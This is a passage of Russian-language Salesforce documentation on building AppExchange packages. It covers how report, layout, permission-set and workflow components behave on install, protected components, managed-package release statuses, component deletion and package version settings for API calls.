- Компоненты (например, документы, шаблоны эл. почты, отчеты и панели мониторинга) создают папки в организации установщика, используя имена папок, заданные издателем. Рекомендуем назначить имена, указывающие на принадлежность пакету.
- Установка нового отчета, панели мониторинга, документа или шаблона эл. почты в процессе обновления инициирует повторное создание папки, содержащей данный компонент, но удаленной подписчиком. Компоненты папки, удаленные ранее, не восстанавливаются.
- Имя компонента, хранящегося в папке, должно быть уникальным среди всех папок, содержащих данный тип компонента, кроме личных папок. Компоненты, хранящиеся в личной папке, должны быть уникальными только внутри личной папки.

### Компоненты начальной страницы

Пакетирование настраиваемого макета начальной страницы инициирует автоматическое добавление всех настраиваемых компонентов начальной страницы, используемых в макете страницы. Стандартные компоненты (например, «Сообщения и предупреждения») не добавляются в пакет и не перезаписывают компонент «Сообщения и предупреждения» установщика. Чтобы добавить сообщение в настраиваемый макет начальной страницы, создайте настраиваемый компонент вкладки «Начальная страница» типа «Область HTML», содержащий нужное сообщение. Введите строку *«Компоненты начальной страницы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Компоненты начальной страницы»**. Затем добавьте сообщение в макет настраиваемой начальной страницы.

### Макеты начальной страницы

Установленные настраиваемые макеты начальной страницы отображаются в списке всех макетов начальной страницы подписчика. Имя приложения, добавленное в имя макета страницы, позволяет различать разные макеты.

### Списковые представления

Списковые представления, связанные с очередями, не могут быть добавлены в пакет.

### Мультивалюта

- Поле объекта «Валюта», добавленное в качестве столбца в отчет или тип настраиваемого отчета, устанавливаемый подписчиком, пропускается при отсутствии мультивалютной поддержки в организации подписчика.
- Использование поле объекта «Валюта» в критериях отчета (например, «Валюта организации») инициирует создание зависимости.
- Резюмирование данных отчета по полю объекта «Валюта» инициирует создание зависимости.
- Использование кода валюты в значении критерия отчета (например, «"Годовой доход" равно "GBP 100"») не инициирует создание зависимости. Отчет возвращает ошибку при выполнении в организации-установщике, которая не поддерживает валюту.
- Если поле объекта «Валюта» добавляется в отчет в виде столбца, а организация подписчика не поддерживает мультивалюту, то столбец пропускается при установке.
- Поле объекта «Валюта», добавленное в качестве столбца в тип настраиваемого отчета, устанавливаемый подписчиком, пропускается при отсутствии мультивалютной поддержки.

### Именованные регистрационные данные

- После установки именованных регистрационных данных из управляемого или неуправляемого пакета подписчик должен выполнить повторную проверку подлинности во внешней системе.
  - При использовании проверки подлинности паролей подписчик должен повторно ввести пароль в определение именованных регистрационных данных.
  - При использовании OAuth подписчик должен обновить URL-адрес обратного вызова в конфигурации клиента для поставщика проверки подлинности, а затем выполнить повторную проверку подлинности путем установки флажка **«Начать процесс проверки подлинности при сохранении»** для именованных регистрационных данных.
- Именованные регистрационные данные не подлежат автоматическому добавлению в пакеты. При добавлении в пакет данных из внешнего источника или кода Apex, которым указываются именованные регистрационные данные конечной точки вызова, необходимо добавить именованные регистрационные данные в пакет. Кроме того, убедитесь, что организация подписчика имеет действительные именованные регистрационные данные с таким именем.

При наличии нескольких организаций рекомендуем создать именованные регистрационные данные с тем же именем, но с другим URL-адресом конечной точки в каждой организации. Затем можно распаковать и развернуть (во всех организациях) одно определение выноски, ссылающееся на общее имя этих именованных регистрационных данных. Например, именованные регистрационные данные всех организаций могут использовать разные URL-адреса конечной точки для устранения несоответствия между средой разработки и производственной средой. Если в выноске Apex используется общее имя таких именованных регистрационных данных, класс Apex, определяющий данный вызов, можно добавить в пакет и развернуть во всех таких организациях без программной проверки среды.

- Сертификаты не подлежат пакетированию. При пакетировании именованных регистрационных данных, определяющих сертификат, убедитесь, что организация подписчика использует действительный сертификат с тем же именем.

- Перечисленные ниже параметры вызова для именованных регистрационных данных можно использовать только в пользовательском интерфейсе. Если значения по умолчанию не подходят для конечной организации, администратор этой организации должен вручную настроить именованные регистрационные данные после развертывания.
  - Создать заголовок авторизации, по умолчанию: включено
  - Разрешить объединение полей в заголовке HTTP, по умолчанию: выключено
  - Разрешить объединение полей в теле HTTP, по умолчанию: выключено

### Макеты страниц

Макет страницы пользователя, загружающего пакет, — это макет, используемый версиями Group Edition и Professional Edition и стандартный для версий Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.


Макет страницы, установленный для текущего объекта, пакетировается вместе с дополнительными типами записей. В противном случае необходимо вручную применить для профилей установленные макеты страниц.

Если макет страницы и тип записи создаются в результате установки пакета, то назначение макета страницы загружающего пользователя для данного типа записи назначается типу записи для всех профилей в организации-подписчике, кроме случаев соотнесения профиля при установке или обновлении.

### Наборы полномочий

Наборы полномочий могут быть добавлены в качестве компонентов пакета наряду со следующими полномочиями и параметрами доступа.

- Полномочия настраиваемого объекта
- Полномочия внешнего объекта
- Полномочия настраиваемого поля
- Настраиваемые полномочия
- Параметры отображения настраиваемой вкладки
- Доступ к классу Apex
- Доступ к странице Visualforce
- Доступ к внешнему источнику данных

 **Прим.:** Назначенные приложения и стандартные параметры отображения вкладки не входят в компоненты набора полномочий.

Наборы полномочий позволяют устанавливать или обновлять совокупность полномочий. В отличие от параметров профиля, наборы полномочий не перезаписывают профили.

### Значения раскрывающегося списка

- Подписчики могут переименовывать или удалять значения раскрывающегося списка. Данная особенность должна учитываться разработчиками при явном добавлении значения раскрывающегося списка в Apex.
- Значения раскрывающихся списков могут быть добавлены или удалены в организации разработчика. Обновление не инициирует установку новых значений. Любые значения, удаленные разработчиком, доступны организации подписчика до их удаления самим подписчиком.

### Параметры профиля

Ниже перечислены параметры профиля, доступные для компонентов пакета.

- Назначенные приложения
- Назначенные связанные приложения
- Параметры вкладки

- Назначения макета страницы
- Назначения типа записи
- Полномочия настраиваемого объекта
- Полномочия внешнего объекта
- Полномочия настраиваемого поля
- Настраиваемые полномочия
- Доступ к классу Apex
- Доступ к странице Visualforce
- Доступ к внешнему источнику данных

Параметры профиля перезаписывают текущие профили в организации установщика конкретными изменениями полномочий и параметров.

### Типы записей

- Пакет, содержащий типы записей, может быть установлен только при наличии поддержки типов записей в организации подписчика.
- Новое установленное значение раскрывающегося списка связывается со всеми установленными типами записей на основе соотношений, заданных разработчиком. Данная связь может быть изменена подписчиком.
- Использование поле объекта «Тип записи» в критериях отчета (например, «Тип записи организации») инициирует создание зависимости.
- Резюмирование данных отчета по полю объекта «Тип записи» (например, «Тип записи организации») инициирует создание зависимости.
- Если поле объекта «Тип записи» добавляется в отчет в виде столбца, а организация подписчика не поддерживает или не использует типы записей объекта, то столбец пропускается при установке.
- Если устанавливаемый тип настраиваемого отчета содержит поле объекта «Тип записи» в виде столбца, а организация не поддерживает типы записей или объекту не заданы типы записей, то данный столбец пропускается.

### Отчеты

Элементы отчета, которые не поддерживают пакетирование, пропускаются или заменяются предыдущей версией, либо препятствуют загрузке пакета. Например:

- Детализации иерархии пропускаются в отчетах по действиям и возможностям.
- Фильтры непакетируемых полей пропускаются автоматически (например, фильтры для типов записей стандартного объекта).
- Загрузка пакета прерывается при наличии логики фильтра для непакетируемого поля отчета (например, фильтры для типов записей стандартного объекта).
- Значения поиска для поля «Выбрать кампанию» стандартных отчетов по кампаниям пропускаются.
- Отчеты, перемещенные в личную папку или папку «Изъятые общедоступные отчеты», удаляются из пакетов.
- При установке пакета в организацию, которая не поддерживает приложение Chart Analytics 2.0:
  - Комбинированные диаграммы заменяются предыдущими версиями. Например, комбинированная вертикальная диаграмма, дополненная столбцами, заменяется простой вертикальной диаграммой; комбинированная горизонтальная диаграмма, дополненная строками, заменяется простой горизонтальной диаграммой.
  - Неподдерживаемые типы диаграмм (например, круговые и конические) пропускаются.

### Элементы S-Control

Подписчики могут устанавливать только элементы S-Control из неуправляемых пакетов, созданных до 1 января 2010 года.



Элементы S-Control объявлены нерекомендуемыми и заменены страницами [Visualforce](#) на странице 5622.

### Средство перевода

- Включение средства перевода и добавление языка в пакет инициирует автоматическое пакетирование любых связанных переведенных значений для соответствующих компонентов пакета. Убедитесь в наличии переводов для всех возможных компонентов.
- Установщик пакета может просматривать поддерживаемые языки на странице сведений о пакете. Переводы на языки, добавленные в пакет, отображаются установщику автоматически. Средство перевода может быть включено установщиками по следующим причинам: изменение переводов для установленных неуправляемых компонентов, переопределение переводов настраиваемых меток в управляемом пакете или перевод на дополнительные языки.
- Расширение пакета может быть дополнено переводами для компонентов расширения, но не дополнительными переводами для компонентов основного пакета.

### Правила проверки

Пакетирование настраиваемых объектов инициирует неявное пакетирование всех связанных правил проверки.

### Бизнес-правила

- Система Salesforce препятствует загрузке предупреждений бизнес-правила, содержащих общедоступную группу, пользователя-партнера или получателя роли. Прежде чем загрузить приложение, рекомендуем заменить получателя пользователем. При установке система Salesforce заменяет данного пользователя установщиком приложения, который может выполнять необходимые настройки.
- Система Salesforce препятствует загрузке обновлений полей бизнес-правила, которые заполняют поле «Ответственный» очередь. Прежде чем загрузить приложение, рекомендуем заменить значение обновленного поля пользователем. При установке система Salesforce заменяет данного пользователя установщиком приложения, который может выполнять необходимые настройки.
- Система Salesforce препятствует загрузке бизнес-правил, обновлений полей и исходящих сообщений, ссылающихся на тип записи стандартного или управляемого установленного объекта.
- Система Salesforce препятствует загрузке задач бизнес-правила, назначенных роли. Прежде чем загрузить приложение, рекомендуем заменить значение поля «Назначено» пользователем. При установке система Salesforce заменяет данного пользователя установщиком приложения, который может выполнять необходимые настройки.
- Пакетирование доступно для бизнес-правил и связанных действий (например, предупреждения и обновления полей). Тем не менее, контролируемые по времени триггеры не добавляются в пакет. Уведомите установщиков о необходимости настройки всех контролируемых по времени триггеров, являющихся существенными для приложения.

Триггеры потока не подлежат пакетированию. Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

- Некоторые действия бизнес-правила могут быть защищены разработчиком. Дополнительную информацию о защищенных компонентах см. в разделе «[Защищенные компоненты](#)» на странице 5965.
- Разработчики могут связывать или удалять связи между действиями и бизнес-правилами. Данные изменения, включая удаление связей, отображаются в организации подписчика после установки. Управляемые пакеты не позволяют подписчикам удалять связи между действиями и бизнес-правилами, установленные разработчиком.
- Ссылки на конкретного пользователя в действиях бизнес-правила (например, получатель электронного предупреждения бизнес-правила) заменяются пользователем, устанавливающим пакет. Действия бизнес-правила, ссылающиеся на роли, общедоступные группы или рабочие группы, не могут быть загружены.



- Ссылки на единый адрес (например, «Адрес эл. почты отправителя») электронного предупреждения бизнес-правила заменяются значением поля «Текущий пользователь» во время установки.
- Все установленные бизнес-правила, созданные посредством установленного или обновленного пакета, используют статус активации, аналогичный загруженному пакету.

## Защищенные компоненты

Разработчики могут помечать некоторые компоненты в качестве *защищенных*. Защищенные компоненты не могут быть связаны или использоваться компонентами, созданными в организации подписчика. Разработчик может удалить защищенный компонент в будущем выпуске. Удаление не влияет на процесс установки пакета. Компонент, помеченный как незащищенный и доступный всем пользователям, не может быть удален. Ниже перечислены компоненты, которые разработчики управляемых пакетов могут помечать в качестве защищенных.

- Настраиваемые метки
- Настраиваемые ссылки (только для начальной страницы)
- Предупреждения бизнес-правил
- Обновления полей бизнес-правил
- Исходящие сообщения бизнес-правил
- Задачи бизнес-правил

## Рекомендации по защите интеллектуальной собственности

Ниже перечислены рекомендации по защите интеллектуальной собственности.

- Рекомендуем публиковать только компоненты пакета, являющиеся интеллектуальной собственностью организации.
- Компоненты, доступные в каталоге Force.com AppExchange, не могут быть отозваны из организаций установщиков.
- Информация, доступная в пакетируемых и публикуемых компонентах, может отображаться пользователям в каталоге Force.com AppExchange. Рекомендуем проявлять осторожность при добавлении кода на страницу Visualforce формулы или в любой другой компонент, который не может быть скрыт в приложении.
- Код, доступный в Apex, который является частью управляемого пакета, автоматически маскируется и не может быть просмотрен организацией-установщиком. Исключением являются глобальные методы, то есть организации-установщики могут просматривать сигнатуры методов.

## Общие сведения о наборах полномочий и параметрах профиля в пакетах


Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа к пакету. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

| Алгоритм                                  | Наборы полномочий  | Параметры профиля  |
|---|--|--|
| Какие полномочия и параметры добавляются? | <ul style="list-style-type: none"> <li>• Полномочия настраиваемого объекта</li> <li>• Полномочия внешнего объекта</li> </ul> | <ul style="list-style-type: none"> <li>• Назначенные приложения</li> <li>• Назначенные связанные приложения</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Алгоритм   | Наборы полномочий  | Параметры профиля  |
|--|--|--|
|  | <ul style="list-style-type: none"> <li>• Полномочия настраиваемого поля</li> <li>• Настраиваемые полномочия</li> <li>• Параметры отображения настраиваемой вкладки</li> <li>• Доступ к классу Apex</li> <li>• Доступ к странице Visualforce</li> <li>• Доступ к внешнему источнику данных</li> </ul> <p> <b>Прим.:</b> Наборы полномочий содержат назначенные приложения и стандартные параметры отображения вкладки, но данные параметры не могут быть добавлены в пакет как компоненты набора полномочий.</p> | <ul style="list-style-type: none"> <li>• Параметры вкладки</li> <li>• Назначения макета страницы</li> <li>• Назначения типа записи</li> <li>• Полномочия настраиваемого объекта</li> <li>• Полномочия внешнего объекта</li> <li>• Полномочия настраиваемого поля</li> <li>• Настраиваемые полномочия</li> <li>• Доступ к классу Apex</li> <li>• Доступ к странице Visualforce</li> <li>• Доступ к внешнему источнику данных</li> </ul> |
| Могут ли они обновляться в управляемых пакетах?  | Да.  | Параметры профиля применяются к текущим профилям в организации подписчика при установке или обновлении. Применяются только полномочия, связанные с новыми компонентами, которые были созданы при установке или обновлении.   |
| Могут ли они редактироваться подписчиками?       | Наборы полномочий могут редактироваться подписчиками только в неуправляемых пакетах.   | Да.  |
| Могут ли они клонироваться или создаваться?      | Да. Однако, клонированный набор полномочий или набор полномочий, созданный на основе набора полномочий, добавленного в пакет, недоступен для дальнейшего обновления. Только наборы полномочий, добавленные в пакет, могут быть обновлены.  | Да. Подписчики могут клонировать любой профиль, содержащий полномочия и параметры, которые связаны с компонентами, добавленными в пакет.   |
| Содержат ли они полномочия стандартного объекта? | Нет. Кроме того, полномочия настраиваемого объекта не могут быть добавлены во взаимосвязь «Основная — подробная», где стандартный объект является основным.  | Нет.   |
| Содержат ли они полномочия пользователя?         | Нет.   | Нет.   |

| Алгоритм  | Наборы полномочий   | Параметры профиля  |
|---|---|--|
| Добавляются ли они в мастер установки?                  | Нет. Подписчики должны назначать наборы полномочий после установки.   | Да. Параметры профиля применяются к текущим профилям в организации подписчика при установке или обновлении. Применяются только полномочия, связанные с новыми компонентами, которые были созданы при установке или обновлении. |
| Какие требования предъявляются к лицензии пользователя? | <p>Набор полномочий устанавливается только в том случае, если организация подписчика использует как минимум одну лицензию пользователя, соответствующую набору полномочий. Например, наборы полномочий с лицензией пользователя Salesforce Platform устанавливаются только в организации, которым предоставлена лицензия Salesforce Platform. Подписчики, которые приобретают необходимую лицензию позже, должны выполнить повторную установку пакета. В противном случае новая лицензия не будет связана с наборами полномочий.</p> <p>Наборы полномочий без лицензии пользователя всегда доступны для установки. При назначении набора полномочий без лицензии пользователя все включенные параметры и полномочия должны быть разрешены лицензией пользователя. В противном случае назначение не выполняется.</p> | Нет. Установка переопределяет параметры профиля, а не лицензии пользователя в организации подписчика.  |
| Каким образом они назначаются пользователям?            | Подписчики должны назначать наборы полномочий, добавленные в пакет, после установки пакета.   | Параметры профиля применяются к текущим профилям.  |

## Рекомендации

- Наборы полномочий, используемые совместно с профилями, позволяют подписчикам быстро добавлять новые полномочия для текущих пользователей приложения.
- Чтобы предоставить пользователям доступ к приложениям, стандартным вкладкам, макетам страниц и типам записей, рекомендуется использовать наборы полномочий совместно с другими компонентами.
- Создайте пакетные наборы полномочий, которые предоставляют доступ к настраиваемым компонентам пакета, но не стандартным компонентам Salesforce.

## Определение процесса разработки

Все пакеты являются неуправляемыми до их преобразования в управляемые пакеты. Данное действие требует наличия [управляемых пакетов](#), созданных в организации Developer Edition. Самостоятельная разработка управляемых пакетов позволяет протестировать пакеты перед выпуском и дополнить их нужными обновлениями.

Прежде чем создать пакет, определите процесс разработки и выберите подходящий тип пакета для процесса.

### Разработка неуправляемых пакетов

- [Разработка приложения.](#)
- [Создание пакета и загрузка приложения.](#)

### Разработка управляемых пакетов

- [Разработка приложения.](#)
- [Создание пакета и загрузка бета-версии приложения.](#)
- [Сбор отзывов от бета-тестеров и внесение соответствующих исправлений в приложение.](#)
- [Создание пакета и загрузка финальной версии приложения.](#)

[Планирование выпуска управляемых пакетов](#)

[Удаление компонентов из управляемых пакетов](#)

[Просмотр неиспользуемых компонентов пакета](#)

[Изменение настраиваемых полей после выпуска пакета](#)

[Настройка стандартных версий пакета для вызовов API](#)

[Общие сведения о доступе посредством API и динамического кода Apex в пакетах](#)

[Управление доступом посредством API и динамического кода Apex в пакетах](#)

[Создание файла Enterprise WSDL посредством управляемых пакетов](#)

[Общие сведения о зависимостях](#)

[Рабочий центр](#)

Рабочий центр позволяет просматривать, связывать, создавать и получать централизованный доступ к разным организациям Salesforce. Если ваша компания имеет несколько сред для разработки, тестирования и пробного использования, Рабочий центр позволяет оптимизировать подход к управлению организациями.

СМ. ТАКЖЕ:

[Планирование выпуска управляемых пакетов](#)

[Управление пакетами](#)

[Создание и загрузка исправлений](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic





Неуправляемые пакеты  
доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Управляемые пакеты  
доступны в версиях:  
**Developer Edition.**

## Планирование выпуска управляемых пакетов

Выпуск пакета AppExchange аналогичен выпуску любой другой программы. Чтобы гарантировать правильную работу каждого компонента, рекомендуем воспользоваться поэтапным развертыванием пакета. При необходимости обратитесь к бета-тестерам с просьбой установить раннюю версию пакета и передать свои отзывы.

Пакет, выпущенный путем публикации в каталоге AppExchange, может быть установлен любым пользователем. Именно поэтому, выпуск пакета должен быть тщательно спланирован. Чтобы ознакомиться с процессом выпуска, просмотрите статусы ниже. В зависимости от выбранных параметров загрузки и текущего этапа процесса выпуска, система Salesforce автоматически применяет соответствующий статус к пакету и его компонентам.

| Статус  | Описание  |
|---|---|
| «Неуправляемый»   | <p>Пакет не преобразован в управляемый или компонент не добавлен в управляемый пакет. Обратите внимание, что компоненту со статусом «Управляемый — бета-версия» может быть назначен статус «Неуправляемый» при его удалении из управляемого пакета. Все пакеты являются неуправляемыми, кроме пакетов, помеченных одним из указанных ниже значков управляемого пакета.</p>  |
|  «Управляемый — бета-версия»     | <p>Пакет или компонент создан в текущей организации Salesforce и является управляемым, но не выпущен по одной из указанных ниже причин.</p> <ul style="list-style-type: none"> <li>• Пакет не загружен.</li> <li>• Пакет загружен со статусом «Управляемый — бета-версия». Данный статус препятствует публикации пакета для общего доступа в каталоге AppExchange. Разработчик может редактировать любые компоненты, тогда как полномочия установщика определяются компонентами, добавленными в пакет.</li> </ul> <p> <b>Прим.:</b> Не рекомендуем устанавливать пакет со статусом «Управляемый — бета-версия» поверх пакета со статусом «Управляемый — выпущенный». В противном случае, пакет будет доступен только для удаления и повторной установки; обновление пакета будет недоступно.</p> |
|  «Управляемый — выпущенный»    | <p>Пакет или компонент создан в текущей организации Salesforce и является управляемым. Пакет загружается со статусом «Управляемый — выпущенный», указывающим на возможность его публикации в каталоге AppExchange. Обратите внимание, что данный статус пакета запрещает разработчику и установщику редактировать некоторые свойства компонентов.</p> <p>Данный тип выпуска считается <b>основным</b>.</p>  |
| «Исправление»   | <p>Чтобы применить незначительное обновление к управляемому пакету, рекомендуем создать исправление вместо нового основного выпуска. Исправление позволяет разработчику изменить функции текущих компонентов управляемого пакета, а также гарантирует отсутствие заметных изменений пакета в организациях подписчиков.</p> <p>Данный тип выпуска считается <b>версией исправления</b>.</p>  |
|  «Управляемый — установленный» | <p>Пакет или компонент установлен из другой организации Salesforce, но является управляемым.</p>  |


Со временем разработчик может совершенствовать функции управляемого пакета, загружая и выпуская новые версии. Данное действие может инициировать обновление некоторых компонентов управляемого пакета. Разработчики могут удалять некоторые типы компонентов при обновлении пакета со статусом «Управляемый — выпущенный».

СМ. ТАКЖЕ:

[Управление пакетами](#)

[Определение процесса разработки](#)


## Удаление компонентов из управляемых пакетов

Иногда требуется удалить компонент загруженного пакета со статусом  «Управляемый — выпущенный». Ниже перечислены возможные ситуации.

- Компонент, добавленный в пакет, не может быть удален.
- Компонент может быть удален и восстановлен только на странице «Удаленные компоненты пакета».
- Компонент может быть удален и восстановлен на странице «Удаленные компоненты пакета» или из корзины.

Чтобы открыть страницу «Удаленные компоненты пакета», введите *Пакеты* в поле Быстрый поиск в меню «Настройка», затем выберите **Пакеты**. Выберите пакет, в который был загружен компонент и нажмите кнопку **Посмотреть удаленные компоненты**. Компоненты могут быть восстановлены из корзины или на странице «Удаленные компоненты пакета» в любое время — до загрузки новой версии пакета. Чтобы восстановить компонент, щелкните ссылку **«Восстановить»** напротив нужного компонента.

Компонент, помеченный для удаления, удаляется без возможности восстановления после загрузки пакета.

 **Внимание:** Тем не менее, значение поля **«Имя»** удаленного компонента сохраняется в системе Salesforce и не может использоваться при создании другого компонента. Страница «Удаленные компоненты пакета» содержит список имен, недоступных для использования.

Чтобы открыть страницу «Удаленные компоненты пакета», введите *Пакеты* в поле Быстрый поиск в меню «Настройка», затем выберите **Пакеты**. Выберите пакет, в который был загружен компонент и нажмите кнопку **Посмотреть удаленные компоненты**. Данная страница позволяет восстанавливать компоненты, которые могут быть восстановлены из корзины. Ниже перечислены типы компонентов, которые могут быть восстановлены на данной странице.

- Классы и триггеры Apex без глобального доступа.
- Настраиваемые вкладки.
- Компоненты Visualforce с общим доступом.
- Защищенные компоненты, включая:
  - Настраиваемые метки
  - Настраиваемые ссылки (только для начальной страницы)
  - Предупреждения бизнес-правил
  - Обновления полей бизнес-правил
  - Исходящие сообщения бизнес-правил

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления компонентов из пакета:

- «Создание пакетов AppExchange»

- Задачи бизнес-правил
- Триггеры потока бизнес-правила

Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

- Компоненты данных (например, документы, панели мониторинга и отчеты). Данные типы компонентов являются единственными, которые также могут быть восстановлены из корзины.


Компоненты могут быть восстановлены из корзины или на странице «Удаленные компоненты пакета» в любое время — до загрузки новой версии пакета. Чтобы восстановить компонент, щелкните ссылку **«Восстановить»** напротив нужного компонента.

Ниже перечислены сведения, доступные на странице «Удаленные компоненты».

| Атрибут             | Описание   |
|---------------------|--|
| Действие            | Пакет со статусом  «Управляемый — выпущенный», загруженный без удаленного компонента, поддерживает ссылку <b>«Восстановить»</b> , позволяющую восстановить компонент. |
| Доступно в версиях  | Данный атрибут отображает номер версии пакета, содержащего компонент.  |
| Имя                 | Данный атрибут отображает имя компонента.  |
| Родительский объект | Данный атрибут отображает имя родительского объекта, связанного с компонентом. Например, настраиваемый объект является родителем настраиваемого поля.  |
| Тип                 | Данный атрибут отображает тип компонента.  |

## Просмотр неиспользуемых компонентов пакета

Данная таблица содержит компоненты, которые больше не используются в текущей версии пакета. Любой указанный ниже компонент, являющийся частью управляемого пакета, может быть удален, если не используется настраиваемыми интеграциями. Удаленный неиспользуемый компонент отображается в данном списке в течение 15 дней. В течение этого срока компонент и все его данные могут быть восстановлены или удалены без возможности восстановления. Обратите внимание, что некоторые свойства восстановленного настраиваемого поля могут быть потеряны или изменены. По истечении 15 дней поле и все его данные удаляются без возможности восстановления.

 **Прим.:** Прежде чем удалить настраиваемое поле, рекомендуем сохранить запись его данных. Введите строку **«Экспорт данных»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Экспорт данных»**.

Ниже перечислены отображаемые сведения о компоненте.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Атрибут             | Описание   |
|---------------------|--|
| Действие            | Отображается одно из двух значений: <ul style="list-style-type: none"> <li>• <b>Восстановить</b></li> <li>• <b>Удалить</b></li> </ul>        |
| Имя                 | Данный атрибут отображает имя компонента.  |
| Родительский объект | Данный атрибут отображает имя родительского объекта, связанного с компонентом. For example, a custom object is the parent of a custom field. |
| Тип                 | Данный атрибут отображает тип компонента.  |

## Изменение настраиваемых полей после выпуска пакета

Ниже перечислены изменения, которые могут быть внесены в настраиваемые поля после выпуска пакета.

- Длина текстового поля может быть увеличена или уменьшена.
- Количество цифр, расположенных до или после десятичной запятой в числовом поле, может быть увеличено или уменьшено.
- Обязательные поля могут быть преобразованы в необязательные, и наоборот. Если поле должно содержать значение по умолчанию, то данное ограничение может быть удалено, и наоборот.

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно в версиях:  
**Developer Edition.**

## Настройка стандартных версий пакета для вызовов API

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат:

*основной\_номер.дополнительный\_номер.номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Стандартные версии пакета для вызовов API содержат параметры системы восстановления, кроме случаев предоставления версий пакета вызовом API. Многие клиенты API не содержат сведений о версии пакета, поэтому стандартные параметры сохраняют их текущий алгоритм работы.

Стандартные версии пакета могут быть заданы для вызовов Enterprise API и Partner API. Файл Enterprise WSDL предназначен для клиентов, желающих создать интеграцию только с собственной организацией Salesforce. Данный файл является строго типизированным, так как вызовы выполняются для объектов и полей с определенными типами данных (например, `int` и `string`). Файл Partner WSDL предназначен для клиентов, партнеров и независимых поставщиков ПО, желающих создать интеграцию с разными организациями Salesforce, независимо от настраиваемых объектов или полей. Данный

### ВЕРСИИ

Доступно в версиях:  
**Salesforce Classic**

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки стандартных версий пакета для вызовов API:

- «Настройка приложения»



файл является слабо типизированным, то есть вызовы выполняются для имен и значений полей вместо определенных типов данных.

Чтобы сохранить текущий алгоритм клиентов, рекомендуем связать файл Enterprise WSDL с конкретными версиями пакета. При необходимости настройте параметры связывания версии пакета для вызова API, созданного клиентским приложением посредством файла Enterprise WSDL или Partner WSDL. Сведения о версии пакета для вызовов API, созданных клиентским приложением на основе файла Enterprise WSDL, определяются первым соответствием в параметрах ниже.

1. Заголовок SOAP PackageVersionHeader.
2. Конечная точка SOAP содержит URL-адрес следующего формата: *имя\_сервера/services/Soap/c/версия\_api/код*, где *версия\_api* — это версия API (например, 36.0), а *код* — это код выбранной версии пакета при создании файла Enterprise WSDL.
3. Стандартные параметры версии пакета Enterprise WSDL.


Файл Partner WSDL предназначен для интеграции с несколькими организациями. Если версии пакета задано значение «Не указано» при настройке стандартных версий пакета Partner WSDL, то алгоритм определяется по последней установленной версии пакета. Таким образом, данный алгоритм компонентов пакета (например, триггер Apex) может измениться в результате обновления пакета, влияющего на интеграцию. Подписчики могут выбрать конкретную версию установленного пакета для всех вызовов Partner API, созданных клиентскими приложениями. В этом случае последующие установки версий пакета не повлияют на текущие интеграции.

Сведения о версии пакета для вызовов Partner API определяются первым соответствием в параметрах ниже.

1. Заголовок SOAP PackageVersionHeader.
2. Вызов API со страницы Visualforce использует набор версий пакета для страницы Visualforce.
3. Стандартные параметры версии пакета Partner WSDL.

Чтобы настроить стандартные версии пакета для вызовов API, выполните указанные ниже действия.

1. Введите строку «API» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «API».
2. Щелкните «**Настроить параметры версии пакета Enterprise**» или «**Настроить параметры версии пакета Partner**». Данные ссылки доступны только при наличии как минимум одного управляемого пакета, установленного в организации.
3. Заполните поле «Версия пакета» для каждого установленного управляемого пакета. В противном случае выберите значение по умолчанию.
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Установка новой версии пакета в организации не влияет на текущие стандартные параметры.

## Общие сведения о доступе посредством API и динамического кода Apex в пакетах

ApexКомпоненты пакета получают доступ к стандартным и настраиваемым объектам соответствующей организации посредством динамического кода Apex и интерфейса API. Данный доступ может быть ограничен разработчиками пакетов Force.com AppExchange, предназначенных для внешних клиентов (известных как сторонние разработчики или партнеры). Ограничение доступа позволяет повысить безопасность установки пакетов для администраторов. Кроме того, администраторы, устанавливающие подобные пакеты, могут ограничивать доступ после установки даже в том случае, если доступ не ограничен разработчиками пакета.

«API-доступ» — это параметр пакета, определяющий доступ элементов S-Control и других компонентов пакета к стандартным и настраиваемым объектам посредством динамического кода Apex и интерфейса API. Данный параметр отображается разработчикам и установщикам на странице сведений о пакете. Данный параметр позволяет:

- Разработчик пакета AppExchange может ограничить API-доступ к пакету до его загрузки в каталог Force.com AppExchange. После ограничения доступа компоненты пакета принимают сеансы Apex и API, ограниченные настраиваемыми объектами пакета. Кроме того, разработчик может включить доступ к определенным стандартным объектам и любым настраиваемым объектам других зависимых пакетов.
- Установщик пакета может принять или отклонить полномочия доступа к пакету при установке пакета в организацию.
